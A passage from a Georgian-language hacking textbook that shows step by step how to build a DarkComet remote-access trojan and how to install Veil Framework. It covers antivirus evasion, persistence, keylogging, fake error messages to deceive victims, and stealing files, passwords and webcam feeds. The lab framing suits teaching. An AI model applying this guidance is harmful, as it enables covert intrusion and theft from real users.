
გარდა ამისა, დარწმუნდით, რომ თქვენი კომპიუტერი (რომლიდანაც განახორციელებთ შეტევას) და თქვენი სამიზნე კომპიუტერი არის ერთი და იგივე შიდა ქსელში! სხვა შემთხვევაში, თქვენ ვერ შეძლებთ ამ სავარჯიშოში აღწერილი უკუკავშირის დამყარებას.

გადმოტვირთული საინსტალაციო ფაილი იქნება დაარქივებული. პაროლი არქივზე: EHT

განაარქივებთ გადმოწერილი „zip“ ფაილი და გახსენით „DarkComet.exe“. თუ ვერ აღმოაჩინეთ „DarkComet.exe“ ფაილი თქვენს არქივში, ე.ი. თქვენმა ანტი-ვირუსმა ის უკვე წაშალა. ამიტომაც, კვლავ დარწმუნდით, რომ თქვენი ანტი-ვირუსი გათიშულია! თუ თქვენი ანტი-ვირუსი არ შეგიშლით ხელს, მაშინ უნდა გამოგიჩნდეთ შემდეგი მომხმარებლის ინტერფეისი:



დროა დავიწყოთ ჩვენი პირველი ტროიანის შექმნა. ამისათვის დააწკაპუნეთ **DarkComet-RAT** ჩამოსაშლელ მენიუზე და აირჩიეთ „Server Module“ და შემდგომ „Full Editor (Expert).“ თუ ყველაფერს გააკეთებთ სწორედ, მაშინ უნდა გამოგიჩნდეთ შემდეგი ფანჯარა:



01000011 01101111 01101101  
01100101 01110100

მოდით გავაანალიზოთ „Dark Comet“-ის ტროიანის გამართვის გრაფიკული ინტერფეისის მარცხენა ფანჯრები:

**Saved profiles** ფანჯარა განკუთვნილია თქვენ მიერ შექმნილი ტროიანის პარამეტრების დასამახსოვრებლად. ანუ, მას შემდეგ, რაც დაასრულებთ ტროიანის გამართვას, „Dark Comet“ მოგცემთ შესაძლებლობას შეინახოთ პარამეტრები პროფილების სახით. მომავალში, ეს საგრძნობლად დააჩქარებს ტროიანების შექმნის პროცესს.

**Main Settings** ველში მოთავსებულია ისეთი პარამეტრები, როგორებიც არის ტროიანის დაცვა პაროლის მეშვეობით, პროცესის განსაზღვრა „Mutex“-ის მეშვეობით, სერვერის სახელწოდება და პროფილის სახელწოდება. სერვერის სახელწოდება ჩანს Dark Comet-ის საწყის ფანჯარაში. ის გამოიყენება კავშირების სისტემატიზაციისთვის. მაგალითისთვის, შეგიძლიათ დაარქვათ თქვენს სერვერს „home“, რა დროსაც მომავალში ადვილად იპოვით თქვენი სახლის კომპიუტერებს „Dark Comet“-ის საწყის ფანჯარაში. პროფილის სახელწოდება გამოიყენება კონკრეტული პარამეტრების დასამახსოვრებლად. ანუ, მას შემდეგ, რაც დაასრულებთ ტროიანის გამართვას, Dark Comet შეინახავს თქვენ მიერ მითითებულ ყველა პარამეტრს და მომდევნო, ზუსტად ასეთივე პარამეტრების, ტროიანის შექმნა შეგეძლებათ მალის ერთჯერადი დაწკაპუნებით.

**Network Settings** შეიცავს ყველაზე მნიშვნელოვან პარამეტრებს, რადგან სწორედ იქ განისაზღვრება კავშირის თავისებურებები. ნებისმიერი ტროიანის შექმნისას, ერთერთი ყველაზე მნიშვნელოვანი პუნქტი არის მისი კავშირის სწორი გამართვა. იგულისხმება, რომ აუცილებლად უნდა მიუთითოთ თქვენ მიერ შექმნილი ტროიანის ფაილის უკუკავშირის პარამეტრები. აქვე უნდა განვასხვავოთ კავშირი შიდა ქსელის ფარგლებში და დისტანციური კავშირი შიდა ქსელის ფარგლებს მიღმა. ვინაიდან ჩვენ ვმოქმედებთ შიდა ქსელის ფარგლებში, უკუკავშირის პარამეტრები წარმოადგენს თქვენი კომპიუტერის შიდა IP მისამართის და Port 80.

**Module Startup**-ის მეშვეობით, შევძლებთ ჩვენი ტროიანის „Startup“ ფუნქციის განსაზღვრას. ის გულისხმობს, რომ ჩვენი ტროიანი შენარჩუნდება სამიზნე მომხმარებლის კომპიუტერზე გადატვირთვის შემდეგაც, რა დროსაც ის ავტომატურად ჩაირთვება. ერთი მხრივ, ეს არის ძალიან მოსახერხებელი ფუნქცია, მაგრამ ის ერთი-ათად ზრდის თქვენი ტროიანის ანტი-ვირუსის მიერ აღმოჩენის შესაძლებლობას. ამიტომაც, მიზანშეწონილია ის არ გამოიყენოთ! უფრო მეტიც, ვინაიდან ჩვენ ვასრულებთ ამ სავარჯიშოს ჩვენივე კომპიუტერული სისტემის წინააღმდეგ, არ არის საჭირო მასზე ტროიანის დაყენება „Startup“ ფუნქციით. თუ რჩევის მიუხედავად გადაწყვეტთ, რომ „Startup“ ფუნქციას მაინც გააქტიურებთ, მაშინ გააკეთეთ ეს შემდეგი ველის მონიშვნით:

☒ Start the stub with windows (module startup)

შედეგად, თქვენ გაგეხსნებათ ახალი პარამეტრების დამატების ველები. ამ პარამეტრებიდან ნიშანდობლივია:

- **Melt file after first execution** - იგულისხმება ტროიანის გასაშვები ფაილის წაშლა, მას შემდეგ რაც ჩვენი სამიზნე მომხმარებელი გაუშვებს მას საკუთარ კომპიუტერულ სისტემაზე.
- **Change file creationg date** - პროგრამის კომპილირების თარიღის შეცვლა.
- **Persistence Installation (Always come back)** - ეს ფუნქცია პასუხისმგებელია თქვენი ტროიანის მუდმივ ფუნქციონირებაზე. თუ თქვენ მონიშნავთ ამ ველს და სამიზნე მომხმარებელი ეცდება გათიშოს თქვენი ტროიანი „Task Manager“-ის მეშვეობით, ის კვლავ გააქტიურდება ავტომატურად.
- **Dropped file attrib / Parent folder attrib** - ამ ველების მეშვეობით შეგიძლიათ განსაზღვროთ, თუ სად დაიმალება თქვენი ტროიანი სამიზნე მომხმარებლის კომპიუტერულ სისტემაზე გაშვების შემდეგ.

**Install Message** საერთოდ არ არის საჭირო ტროიანის ფუნქციონირებისთვის. მას აქვს უფრო „Social Engineering“-ის დატვირთვა. მისი დანიშნულებაა თქვენ მიერ შეყვანილი შეტყობინების ასახვა სამიზნე მომხმარებლის კომპიუტერულ სისტემაზე. მაგალითისთვის, შეგიძლიათ ჩაწეროთ „The program you are trying to execute is not supported by your OS.“ შედეგად, მოხმარებელს შეექმნება ილუზია, რომ პროგრამა, რომელიც მან გაუშვა არ არის განკუთვნილი მისი ოპერაციული სისტემისთვის. სინამდვილეში, თქვენი ტროიანი დააინფიცირებს ამ კომპიუტერულ სისტემას, მაგრამ თქვენს სამიზნე მომხმარებელს ეგონება, რომ ადგილი ჰქონდა რაღაც შეცდომას.

**Module Shield** მოიცავს სხვადასხვა პარამეტრებს, რომელთა გამოყენებით შეძლებთ საკუთარი ტროიან ფაილის დაცვას. როგორც წესი, მათი ფუნქციონირება გათვლილია მოძველებულ „MS Windows XP“-ზე და არ გამოგადგებათ თანამედროვე ოპერაციული სისტემების წინააღმდეგ. შესაბამისად, „Module Shield“-ს ვტოვებთ უცვლელად.

**Keylogger** გამოიყენება მომხმარებლის მიერ კლავიატურაზე აკრეფილი დილაკების დასამახსოვრებლად. როგორც წესი, მისი ძირითადი დანიშნულებაა მომხმარებლის სახელების, პაროლების და შეტყობინებების ამოღება. ამ ინფორმაციის გადაგზავნას შეძლებთ FTP პროტოკოლის მეშვეობით.



**Hosts File** არის ერთერთი ფაილი Windows ოპერაციულ სისტემებზე, რომელიც გამოყენება კავშირის გადამისამართებისთვის. ის განთავსებულია C:\Windows\System32\drivers\etc\ დირექტორიაში. „Host File“-ს აკისრია არაერთი მნიშვნელოვანი ფუნქცია, თუმცა ის ამავდროულად წარმოშობს სისუსტეებსაც. მაგალითისთვის, „Dark Comet“-ის ოპერატორს შეუძლია შეცვალოს „Host File“-ში გაწერილი მონაცემები და შეასრულოს DNS Spoofing-ის მსგავსი შეტევა.

**Add plugins.** იმ დროს, როდესაც „Dark Comet“ გახდა ხელმისაწვდომი ყველასთვის, იგეგმებოდა, რომ შეიქმნებოდა ერთგვარი საზოგადოება, რომელიც კიდევ უფრო მეტად გააძლიერებდა ამ აპლიკაციის შესაძლებლობებს. ამისათვის, „Dark Comet“-ის დეველოპერმა დაამატა „Plugin“ ფუნქცია, სადაც პროგრამის სხვა მომხმარებელს შეეძლო დაემატებინა სხვადასხვა ფუნქციები. სამწუხაროდ, ეს ჩანაფიქრი არ განხორციელდა ისე, როგორც იგეგმებოდა. დღესდღეობით, „Dark Comet“-ის „Plugin“-ები საკმაოდ იშვიათად გვხვდება ინტერნეტ-სივრცეში.

**File Binder** არის ორი ფაილის გაერთიანების ფუნქცია. ანუ, თქვენ, სამიზნე მომხმარებლის მოტყუების მიზნით, შეგიძლიათ გააერთიანოთ ლეგიტიმური აპლიკაცია (ან სხვა ფაილი) და თქვენი ტროიანი.

**Choose Icon** გამოიყენება ტროიანის იკონის შესაცვლელად. გაითვალისწინეთ, რომ ეს არის ძალიან მნიშვნელოვანი პუნქტი, რადგან, რაოდენ გასაოცარიც არ უნდა იყოს, ანტი-ვირუსები მას ანიჭებენ დიდ ყურადღებას. ამიტომაც, არ არის მიზანშეწონილი პოპულარული აპლიკაციების ან სერვისების იკონის გამოყენება.


**Stub Finalization** არის ტროიანის პარამეტრების კონფიგურირების უკანასკნელი ფუნქცია. აქ შეძლებთ განსაზღვროთ ფაილის ტიპი და შეინახოთ თქვენი პარამეტრები მომდევნო გამოყენებისთვის.

ჩვენ უკვე ვიცით „Dark Comet“-ის პრაქტიკულად ყველა პარამეტრის დანიშნულება. ა.გ. დადგა დრო შევექმნათ ჩვენი პირველი ტროიანი. ამისთვის ჩვენ განვსაზღვრავთ მხოლოდ რამდენიმე პარამეტრს და ავაწყოთ ტროიანის შემცველ პროგრამას. მიჰყევით შემდეგ ინსტრუქციას:

1 მაშასადამე, IP/DNS ველში შეიყვანეთ თქვენი შიდა ქსელის IP მისამართი, ხოლო Port-ის განმსაზღვრელ ველში 80. თქვენი Network Settings-ის შესაბამისი ველი უნდა გამოიყურებოდეს ასე:



2 პარამეტრების შეყვანის შემდეგ დააწკაპუნეთ ღილაკზე ADD.


თუ ყველაფერი გააკეთეთ სწორედ, მაშინ ქვემო ფანჯარაში უნდა გამოჩნდეს ახალი კავშირი  10.0.2.15:80 . არავითარ შემთხვევაში არ დაგავიწყდეთ დაწკაპუნება ADD-ზე, რადგან ამის უგულვებელყოფის შემთხვევაში ტროიანი არ დაუკავშირდება თქვენს Dark Comet-ს.

3 Stub Finalization ველში მოვნიშნოთ: „Save the profile when stub successfully generated.“


4 დავაწკაპუნოთ მაუსის მეშვეობით ღილაკზე 

5 დავარქვათ ტროიანის ფაილს სახელი და შევინახოთ „Desktop“-ზე.

ჩვენი ტროიანი მზად არის! დარჩა მხოლოდ მისი გაშვება სამიზნე მომხმარებლის კომპიუტერულ სისტემაზე და უკუკავშირი დამყარდება. გაშვებისთანავე, ახალი კლიენტი გამოჩნდება ჩვენი „Dark Comet“-ის საწყის ფანჯარაში, საიდანაც შევძლებთ მის სრულ განკარგვას.



როგორც ხედავთ, „Dark Comet“-ის ძირითად ფანჯარაში გამოჩნდა ახალი კლიენტი. ეს ნიშნავს, რომ ჩემმა სამიზნე მომხმარებელმა გაუშვა ჩემი ტროიანი. ამ კლიენტზე მაუსის მარცხენა ღილაკის ორჯერ სწრაფი დაწკაპუნება გახსნის „Dark Comet“-ის ახალ ფანჯარას, საიდანაც ჩვენ უპრობლემოდ შევძლებთ სამიზნე მომხმარებლის კომპიუტერული სისტემის მართვას. იხილეთ სურათი:



საკონტროლო პანელის ფანჯარაში მარცხენა მხარეს მოქცეულ მენიუში ჩამოთვლილია ძირითადი მოდულები, რომელთა გამოყენებაც შეგვიძლია ჩვენი სამიზნე მომხმარებლის კომპიუტერული სისტემის მიმართ. მოდით გავაანალიზოთ ეს მართვის ხელსაწყოები:

**System Info** არის მოდული, რომელიც გვიჩვენებს ისეთ ინფორმაციას სამიზნე მომხმარებლის კომპიუტერული სისტემის შესახებ, როგორიცაა პროცესორის დატვირთვა, ოპერაციული მეხსიერების დატვირთვა, ოპერაციული სისტემის ვერსია, ძირითადი ენა, დისპლეის გაფართოვება და სხვა საინტერესო ინფორმაციას.

**Fun Functions** მოდული შეიცავს სხვადასხვა გასართობ ბრძანებას, რომელიც ნამდვილად გააოგნებს თქვენს სამიზნე მომხმარებელს.

**System Functions** მოდულში მოქცეულია ისეთი მნიშვნელოვანი ანალიტიკური და საკონტროლო ფუნქციები, როგორც მიმდინარე პროცესების მენეჯერი, ოპერაციული სისტემის რეგისტრი, კომპიუტერულ სისტემაზე გახსნილი ფანჯრების ჩამონათვალი, დაყენებული აპლიკაციების ჩამონათვალი, ოპერაციული სისტემის პრივილეგიები და „Hosts“ ფაილის რედაქტორი. ნიშანდობლივია, რომ ჰაკერს შეუძლია ზემოაღნიშნული მონაცემების არამხოლოდ დანახვა, არამედ მათი ხელყოფაც - ცალკეული პროცესების გათიშვა, სისტემური რეგისტრში ახალი გასაღების დამატება, აპლიკაციას წაშლა და ა.შ.

**Remote MSConfig** მოდული გამოიყენება სამიზნე ოპერაციული სისტემის სხვადასხვა პარამეტრის რედაქტირებისთვის.

**Remote Scripting** მოდულის მეშვეობით შეგვიძლია გავუშვათ პროგრამული კოდი (სკრიპტი) სამიზნე მომხმარებლის კომპიუტერულ სისტემაზე. გახსოვთ „Script Injection Man-In-The-Middle“ შეტევის დროს? ეს არის მისი ანალოგი, იმ განსხვავებით, რომ „MITM“ Script Injection-ის შემთხვევაში კოდის ჩანერგვა ხორციელდება „ვებ-ბრაუზერში“, ხოლო „RAT“ შეტევის დროს - უშუალოდ ოპერაციული სისტემის წინააღმდეგ.

**File Manager** მოდული არის „MS Windows-ის File Explorer“ / „Manager“-ის მსგავსი. მისი გამოყენებით ჰაკერი იპარავს ფაილებს სამიზნე კომპიუტერული სისტემიდან, ან პირიქით - წერს ფაილებს საკუთარი კომპიუტერული სისტემიდან სამიზნე კომპიუტერულ სისტემაზე.

**Password / Data** მოდული ნახულობს სამიზნე კომპიუტერულ სისტემაზე შენახულ ყველა პაროლს და ასახავს მას მოდულის ფანჯარაში.

**MSN Functions** მოდული დღესდღეობით უსარგებლოა, ვინაიდან „MSN“ პრაქტიკულად აღარ გამოიყენება. თავის დროზე, როდესაც „Dark Comet“ იყო ჯერ ყველასათვის უცნობი „RAT“ აპლიკაცია, პოპულარობის ზენიტზე იმყოფებოდა ვებ-საიტი „MSN“. დღეს ის ჩაანაცვლა Google-მა.

**Spy Functions** მოდული თავისუფლად შეიძლება ჩაითვალოს Dark Comet-ის ყველაზე ხშირად გამოყენებად მოდულად. ის ჰაკერს აძლევს შესაძლებლობას სამიზნე კომპიუტერულ სისტემაზე ჩართოს ვებკამერა და მიკროფონი, გამოიყენოს კომპიუტერის მართვის (Remote Desktop) ფუნქცია და შეინახოს Keylog-ები.

**Network Functions** მოდულში ასახულია ინფორმაცია სამიზნე სისტემის ქსელის შესახებ.

**Misc Functions** მოდულის მეშვეობით ჰაკერი შეძლებს სამიზნე სისტემაზე მიერთებული პრინტერის გამართვას და ამ კომპიუტერულ სისტემაზე დაკოპირებული ტექსტის ნახვას.

**Computer Power** მოდული შეიცავს ინფორმაციას სამიზნე კომპიუტერული სისტემის კვების შესახებ.

**Restart Socket** მოდულის მეშვეობით ჰაკერს შეუძლია გადატვირთოს გაშვებული ტროიანი, ან „Dark Comet“-ის მართვის პანელი.

**Server Action** მოდულის მეშვეობით ჰაკერი ცვლის ტროიანის პარამეტრებს. მაგალითისთვის, მას შეუძლია გადაამისამართოს დამყარებული უკუკავშირი სხვა IP მისამართზე და პორტზე.

**Update Server** მოდული პასუხისმგებელია ტროიანის განახლებაზე. ჰაკერს შეუძლია მიუთითოს განახლებული ტროიანის URL მისამართი, ან ატვირთოს იგი საკუთარი კომპიუტერული სისტემიდან.

დასასრულს გავმეორდები, რომ Dark Comet არის მოძველებული პროგრამა, თუმცა ის იდეალურია „RAT“-ების ფუნქციონირების შესასწავლად. როგორც წესი, ჰაკერები იყენებენ უფრო თანამედროვე „RAT“-ებს, მაგალითად „NetWire“, თუმცა ის ფასიანია. ასევე, შეგიძლიათ გამოიყენოთ Kali Linux-ისთვის შემუშავებული უფასო „RAT“-ების შემქმნელი აპლიკაციები, რომელთაგან ერთერთს ჩვენ განვიხილავთ მომდევნო თავში.

სახელმძღვანელოს მომდევნო რედაქციას დაემატება Dark Comet-ის მეშვეობით „RAT“-ის შექმნის ვიდეო გაკვეთილი.



## 5.3. RAT-ის შექმნა (Kali Linux-ზე)


Kali Linux გვთავაზობს ტროიანის შესაქმნელი პროგრამების დიდ არჩევანს. ასევე, MS Windows-თან შედარებით, Kali Linux-ის შესაბამისი პროგრამებს აქვს საგრძნობლივი უპირატესობები. კერძოდ, როგორც წესი ისინი ხშირად ახლდება. ა.გ. მათი აღმოჩენის ხარისხი ანტივირუსების მიერ გაცილებით დაბალია. გარდა ამისა, Kali Linux-ის აპლიკაციები ძირითადად უფასოა. უფასოა ასევე ერთერთი საუკეთესო ტროიანის შექმნის პროგრამა სახელწოდებით „Veil Framework“, რომელსაც ჰაკერების საზოგადოებაში უამრავი თაყვანისმცემელი ყავს. ეს არც არის გასაკვირი, რადგან ის ერთერთი ყველაზე სტაბილურია და ამავდროულად სთავაზობს ტროიანის ოპერატორს არაერთ ძლიერ ფუნქციას, რა დროსაც „FUD“<sup>1</sup>-ის მაჩვენებელი საკმაოდ მაღალია. „Veil Framework“ არ მოყვება Kali Linux სტანდარტული აპლიკაციის სახით. შესაბამისად, ჩვენ უნდა გადმოვწეროთ ის და დავაყენოთ ჩვენს კომპიუტერულ სისტემაზე.

როგორც ყოველთვის, ჩვენ აუცილებლად უნდა განვახლოთ ჩვენი წყაროები და პროგრამები. ეს კეთდება ტერმინალის შემდეგი 2 ბრძანებით:

```
apt-get update && apt-get upgrade
```

მას შემდეგ, რაც თქვენი Kali Linux დაასრულებს განახლებას, დროა ჩამოვტვირთოთ „Veil Framework“-ის საინსტალაციო პაკეტი. ნიშანდობლივია, რომ „Veil Framework“-ის ინსტალაციისთვის აუცილებელია განსხვავებული პროცედურის შესრულება. კერძოდ, ჩვენ ჯერ ჩამოვტვირთავთ აპლიკაციის საინსტალაციო ფაილებს GitHub-იდან, ხოლო შემდგომ ტერმინალის მეშვეობით დავაყენებთ „Veil Framework“-ს ჩვენს Kali Linux-ზე მომუშავე კომპიუტერულ სისტემაზე.

საინსტალაციო ფაილების გადმოსატვირთად, უნდა ვეწვიოთ მითითებულ ბმულს ჩვენ „ვებ-ბრაუზერის“ მეშვეობით: <https://github.com/Veil-Framework/Veil>

Github-იდან ნებისმიერი ფაილის გადმოსატვირთად, თქვენ უნდა დააწკაპუნოთ მწვანე ღილაკზე „Clone or download“ დააკოპიროთ ბმული . ღილაკზე დაწკაპუნებით, ან ბმულის მონიშვნის და კოპირების მეშვეობით. იხილეთ სურათი:



Github-იდან გადმოწერა შესაძლებელია „Download Zip“-ის მეშვეობითაც, მაგრამ ასეთ შემთხვევაში თქვენ მოგიწევთ დამატებითი ოპერაციების ჩატარება. უდაოდ, უფრო მოსახერხებელია ბმულის კოპირება და შემდგომ, ტერმინალის მეშვეობით, მისი გადმოწერა Kali Linux-ზე მომუშავე კომპიუტერულ სისტემაზე.

<sup>1</sup> FUD - Fully Undetectable - გამოიყენება მავნებელი პროგრამების ანტივირუსების მიერ აღმოჩენადობის ხარისხის მიმართებაში. FUD ნიშნავს, რომ ანტივირუსი ვერ ადგენს, რომ პროგრამა მავნებელია.

ეს პროცედურა საკმაოდ მარტივია. დასაწყისისთვის, ტერმინალის მეშვეობით უნდა გავხსნათ ის დირექტორია, სადაც გვსურს აპლიკაციის გადმოწერა. როგორც წესი, ამ დანიშნულებისთვის Kali Linux-ს უკვე აქვს განსაზღვრული საქალაქი, სახელწოდებით opt. ამ დირექტორიაში გადასასვლელად ტერმინალში გავწეროთ შემდეგი ბრძანება:

```
cd /opt
```

შედეგად, Kali Linux-ს ეცოდინება, რომ ყველა ოპერაცია უნდა შესრულდეს /opt დირექტორიაში, მათ შორის ფაილს გადმოტვირთვაც. „Veil Framework“-ის საინსტალაციო ფაილის გადმოსატვირთად შევიყვანოთ მომდევნო ბრძანება:

```
git clone https://github.com/Veil-Framework/Veil.git
```

თუ დააკვირდით, git clone ბრძანების შემდგომ მოდის ბმული, რომელიც ჩვენ დავაკოპირეთ GitHub-იდან. თუ ყველაფერი სწორედ გააკეთეთ, მაშინ დაიწყება გადმოტვირთვა. იხილეთ სურათი:

```
root@kali:~# cd /opt
root@kali:/opt# git clone https://github.com/Veil-Framework/Veil.git
Cloning into 'Veil'...
remote: Enumerating objects: 2104, done.
remote: Total 2104 (delta 0), reused 0 (delta 0), pack-reused 2104
Receiving objects: 100% (2104/2104), 651.33 KiB | 648.00 KiB/s, done.
Resolving deltas: 100% (1195/1195), done.
root@kali:/opt#
```

დავრწმუნდეთ, რომ Veil Framework ნამდვილად გადმოიტვირთა. გამოიყენეთ ტერმინალის ბრძანება:

```
ls
```

თუ შედეგად დაინახეთ საქალაქი სახელწოდებით Veil, ე.ი. გადმოტვირთვის პროცესმა სწორედ ჩაიარა.

„Veil Framework“ იყენებს მრავალ სხვადასხვა ბიბლიოთეკას და დამხმარე აპლიკაციას, რომელიც Kali Linux-ზე სტანდარტულად არ არის დაყენებული. საბედნიეროდ, ჩვენ არ მოგვიწევს ამ ბიბლიოთეკების გადმოტვირთვა ცალ-ცალკე. Veil/config საქალაქადეში არის სპეციალური საინსტალაციო ფაილი - სკრიპტი, რომელიც პასუხისმგებელია აპლიკაციის სრულფასოვან ინსტალაციაზე. გადავინაცვლოთ Veil/config საქალაქადეში.

```
cd Veil/config
```

საქადალდეში აღმოაჩენთ ფაილს, სახელწოდებით setup.sh. ჩვენ უნდა გავუშვათ ეს ფაილი ტერმინალის ამ ბრძანებით:

```
./setup.sh --silent --force
```

ბრძანება ./ არის გაშვების ბრძანება. შეგიძლიათ ასევე გამოიყენოთ **bash** ბრძანება. --silent არგუმენტის საფუძველზე, ინსტალაცია დაიწყება სტანდარტული პარამეტრებით, რა დროსაც სრული პროცესი ჩაივლის ჩვენთვის შეუმჩნევლად. --force არგუმენტი აიძულებს Kali Linux-ს დააყენოს Veil Framework შესაძლო შეცდომების მიუხედავად. გარდა ამისა, თუ თქვენ უკვე წარუმატებლად სცადეთ Veil Framework-ის დაყენება, --force არგუმენტი თავიდან გადაწერს ყველა საჭირო ფაილს. SSD ტიპის მეხსიერების მატარებელზე ინსტალაციის პროცესი გაგრძელდება დაახლოებით 15-20 წუთი.

მას შემდეგ, რაც ინსტალაცია დასრულდება, შეგიძლია დავბრუნდეთ /Veil/ დირექტორიაში:

